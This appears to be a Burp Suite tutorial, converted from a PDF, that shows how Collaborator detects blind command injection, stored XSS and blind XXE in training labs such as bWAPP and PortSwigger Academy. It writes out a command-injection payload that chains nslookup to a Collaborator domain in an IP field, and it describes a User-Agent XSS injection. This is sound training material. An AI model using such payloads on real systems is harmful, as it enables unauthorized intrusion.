

Burp Suite for Pentester Collaborator



TABLE OF CONTENTS

1	Abstract	3
2	Introduction to Burp Collaborator	5
2.1	Burp Collaborator Server	5
2.2	Burp Collaborator Client	7
3	Detecting vulnerabilities with Collaborator Client	10
3.1	Blind Remote Command Injection	10
3.2	Cross-Site Scripting Detection	13
3.3	Blind XXE	16
3.4	Server-Side Request Forgery	21
3.5	Fuzzing for SSRF Detection	25
4	About Us	31

Abstract

A number of vulnerabilities exist over the web, but the majority of them are not triggered directly as they do not reproduce any specific output or an error. So, is the output or the error is the only solution to determine that the vulnerability exist or not?

So, today in this publication of the series of Burp Suite for Pentester, you'll learn how the out-of-band or the blind vulnerabilities are detected with one of the most amazing features of burp suite i.e. with Burp Collaborator.

Introduction to Burp Collaborator

Burp Suite's Professional edition offers one of its best features as “**Burp Collaborator**” to determine or detect vulnerabilities that try to interact with external services but do not cause any difference in the content of the application’s responses when specific payloads are injected.


However, in simpler words, this collaborator is basically a **network service** used by Burp Suite to determine the **out-of-band vulnerabilities** by injecting payloads to the application and then waits for the response to analyze their unusual behaviors

Being a network service, this Burp Collaborator works seamlessly with a **server and a client** in order to fetch the hidden responses made by the application. So, let’s take a deep dive with what these server and clients are, and where we can find them.

Burp Collaborator Server

The burp collaborator server is a service used by Burp suite while auditing or testing vulnerable web-applications in order to find sections that interact with an external system. However, this Burp server functions only to respond the interaction it receives from the other systems, by continuous polling out at its client to determine whether any of its payloads have triggered interactions or not.

By default, Burp uses the **public Collaborator Server** provided by PortSwigger, but it even offers the feature to host or **deploy a private collaborator server** too. Thereby in order to modify the server configuration, simply head to the **Project option** and then switch to the **Misc tab** there.



However, for this section, we'll be using the default collaborator server. But before following up further, let's do a **health check** by hitting the **Run health check** button in order to be sure that our collaborator is working properly.

Great from the below image we can see that our collaborator server had passed all the tests.

Burp Collaborator Health Check	
?	Burp Collaborator Health Check
Initiating health check	Success
Server address resolution	Success
Server HTTP connection	Success
Server HTTPS connection (trust enforced)	Success
Server HTTPS connection (trust not enforced)	Success
Server SMTP connection on port 25	Success
Server SMTP connection on port 587	Success
Server SMTPS connection (trust enforced)	Success
Server SMTPS connection (trust not enforced)	Success
Polling server address resolution	Success
Polling server connection	Success
Verify DNS interaction	Success
Verify HTTP interaction	Success
Verify HTTPS interaction	Success
Verify SMTP interaction	Success
Verify SMTPS interaction	Success
Server version	Success


All tests were successful.

Burp Collaborator Client

Burp Collaborator Client is a tool to make use of the Collaborator server during manual testing. This collaborator client helps us to generate payloads such that we can use them over at the injection points in the vulnerable applications with the Burp's Intruder or Repeater.

However, over with this client, we can even poll the collaborator server when there seems to be a network interaction with the injected payload.


The Burp Collaborator Client resides within the **Burp tab** at the top left section as shown in the image.



As we move forward with it by hitting the Client option, we'll thus be redirected to a new window as the **Collaborator client**. Dropping a number of options within it, there are two important ones – Copy to clipboard; & Poll.

Understandable with the name, the **Copy to Clipboard** will simply copy the generated payload(s) such that we can paste them wherever needed. Whereas the **Poll Now** option will help us to poll the server whenever we want to, rather not wait for the default time i.e. "60".

Nevertheless, the **Number to generate** and **Poll every** option are also important as, over in the Number to generate we can modify the number of payloads ranging between 1-10 (this helps us while doing fuzzing), whereas if we do not care about the performance, we can reduce the time (sec.) to automatically poll in the poll every option.



Detecting vulnerabilities with Collaborator Client

Up till now, you might be having a clear vision about what is Burp Collaborator and its client, and where to find them. So, let's use this amazing feature to have some practical exposure by detecting and finding the most crucial out-of-band vulnerabilities.

Blind Remote Command Injection

Remote Command Injection or OS Injection is the vulnerability where the attacker tries to perform system-level commands directly through a vulnerable application in order to retrieve information of the webserver.


But there are times when the results of the injected commands are not displayed back at the application and even the error messages are not returned. So, over in such a situation does the command injection exists up?

Let's find it out!!

Head to the bWAPP vulnerable application and opt the **OS Command Injection – Blind** by setting the security level to low.




Over there, as we tried to ping our local machine with “**127.0.0.1**”, we didn’t get any output neither any error, just we got a message “**Did you captured our GOLDEN packet?**”.



So, with this output, we can't depict that the application is suffering from OS command Injection or not.

Thereby in order to confirm this, we'll be using the Burp collaborator, which will pop out the response if the application somewhere or the other tries to interact with any other external service (DNS; HTTP; SMTP).

Let's **copy the collaborator payload** by navigating to Burp at the dashboard and then opting Burp Collaborator Client.



Now this time we'll modify the input value, i.e., along with the IP we'll inject the collaborator payload too and will hit the "Ping" button.

127.0.0.1|nslookup <Burp Collaborator copied payload>

192.168.0.9/bWAPP/commandi_blind.php

Bugs Change Password Create User Set Security Level Reset

/ OS Command Injection - Blind /

Enter your IP address: 127.0.0.1|nslookup fsb2dbh34ç **PING** →

Did you captured our GOLDEN packet?

As soon as the page reloads back, the output is still the same, but over at the Burp Collaborator Client's window, we got some new entries filled in as we hit the **Poll now** button. Let's check them out.

Bugs Change Password Create User Set Security Level Reset

/ OS Command Injection - Blind /

Enter your IP address: **PING**

Did you captured our GOLDEN packet?

Burp Collaborator client

?

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the

Generate Collaborator payloads

Number to generate: **Copy to clipboard** Include Collaborator server location

Poll Collaborator interactions

Poll every seconds **Poll now** →

#	Time	Type	Payload	Comment
1	2020-Dec-22 19:37:18 UTC	DNS	fsb2dbh34g8kg8zaudojebnksby5mu	
2	2020-Dec-22 19:37:19 UTC	DNS	fsb2dbh34g8kg8zaudojebnksby5mu	

With the first response, we could notice that the application used the **DNS service** as the payload was bounded with the **nslookup** command. Thereby this confirms that the web-page is vulnerable to OS Command Injection.

#	Time	Type	Payload	Comment
1	2020-Dec-22 19:37:18 UTC	DNS	fsb2dbh34g8kg8zaudojebnksby5mu	
2	2020-Dec-22 19:37:19 UTC	DNS	fsb2dbh34g8kg8zaudojebnksby5mu	

Description DNS query ...

The Collaborator server received a DNS lookup of type A for the domain name fsb2dbh34g8kg8zaudojebnksby5mu.burpcollaborator.net.

The lookup was received from IP address 172.16.1.1 at 2020-Dec-22 19:37:18 UTC.


Cross-Site Scripting Detection

Cross-Site Scripting is a client-side code injection attack where malicious scripts are injected into trusted websites and are triggered when the user visits the specific suffering web-page. But many times, we never know, where our injected payload will end up or when it will be executed. Thereby, in order to determine, whether our payload is executed or has been triggered by an external service, we'll be using burp collaborator which will dump the responses in the client window as soon they got hit.

Initiating back into the bWAPP application and opting the XSS – Stored (User-Agent), we'll thus be able to see that our user-agent value has been stored into the database.


The screenshot shows a browser window with the URL 192.168.0.9/bWAPP/xss_stored_4.php. The page title is "an extremely buggy web app!". The main content area displays the text "/ XSS - Stored (User-Agent) /". Below this, a message states "Your IP address and User-Agent string have been logged into the database! (download log file)". A table titled "An overview of our latest visitors:" shows a single entry: Date (2020-12-22 21:07:21), IP Address (192.168.0.13), and User-Agent (Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0").

Now, turn ON the browser's proxy and head to the Burpsuite's Proxy tab, and capture the ongoing HTTP Request.




```
1 GET /bWAPP/xss_stored_4.php HTTP/1.1
2 Host: 192.168.0.9
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.0.9/bWAPP/reset.php
8 Connection: close
9 Cookie: security_level=0; PHPSESSID=r255ss6cojqla4qt15fa5b72ve
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13
```

So, in order to manipulate this User-Agent, let's first copy the Collaborator payload by moving the Collaborator Client window.



Back into the proxy tab & **modify the User-Agent** with the image tag and hit the **forward button**.



As soon as we do so, we got the alteration in our Client window, the burp payload has been triggered by an external service, which thus confirms that there is a Cross-Site Scripting exists up.

The screenshot shows the Burp Collaborator interface. It displays a table of generated payloads and their corresponding DNS lookups. The table has columns for #, Time, Type, Payload, and Comment. Two entries are shown:

#	Time	Type	Payload	Comment
1	2020-Dec-23 05:11:42 UTC	DNS	0wwcgtpg3sv8q3s57w1gzbetekka8z	
2	2020-Dec-23 05:11:42 UTC	DNS	0wwcgtpg3sv8q3s57w1gzbetekka8z	

A red arrow points to the 'Poll now' button in the 'Poll Collaborator interactions' section. Below the table, a detailed view of the first entry shows it's a 'DNS query' for the domain '0wwcgtpg3sv8q3s57w1gzbetekka8z.burpcollaborator.net' received from IP address 1 at 2020-Dec-23 05:11:42 UTC.

NOTE -

However, this is a basic demonstration as the vulnerable application has been hosted locally, but over in real-life scenarios, it takes time to get executed by the administrator or the developer, as many applications stores user-agents in their databases.

Blind XXE

XML External Entity (XXE) attacks are the most common in today's era, as almost every application carries up XML inputs and parse them. However, the majority of these are blind ones as the weakly configured XML parser parses the malicious content but do not render it directly on the visitor's screen.

But these Blind XXE vulnerabilities can be encountered with some great tools, I hope you're getting me. Yes, Burp Collaborator, it can even detect the blind XXE triggered. Let's check it out how.

Login into the **PortSwigger academy** and drop down till **XML external entity (XXE) injection** and further choose the lab as "**Blind XXE with out-of-band interaction**" and hit "**Access the lab**" button.

Lab: Blind XXE with out-of-band interaction


PRACTITIONER

LAB Not solved 


This lab has a "Check stock" feature that parses XML input but does not display the result. You can detect the **blind XXE** vulnerability by triggering out-of-band interactions with an external domain. To solve the lab, use an external entity to make the XML parser issue a DNS lookup and HTTP request to Collaborator server (burpcollaborator.net).

[Access the lab](#)

There as we do so, we'll be redirected to an e-commerce web-page; let's check out the details of the "**Vintage Neck defender**".



Over in the details of the item, as we scroll down to the bottom, we got something like “**Check Stock**”. Seems to be suspicious, let’s turn ON our burpsuite monitor and capture the on-going HTTP Request for the Stock values.



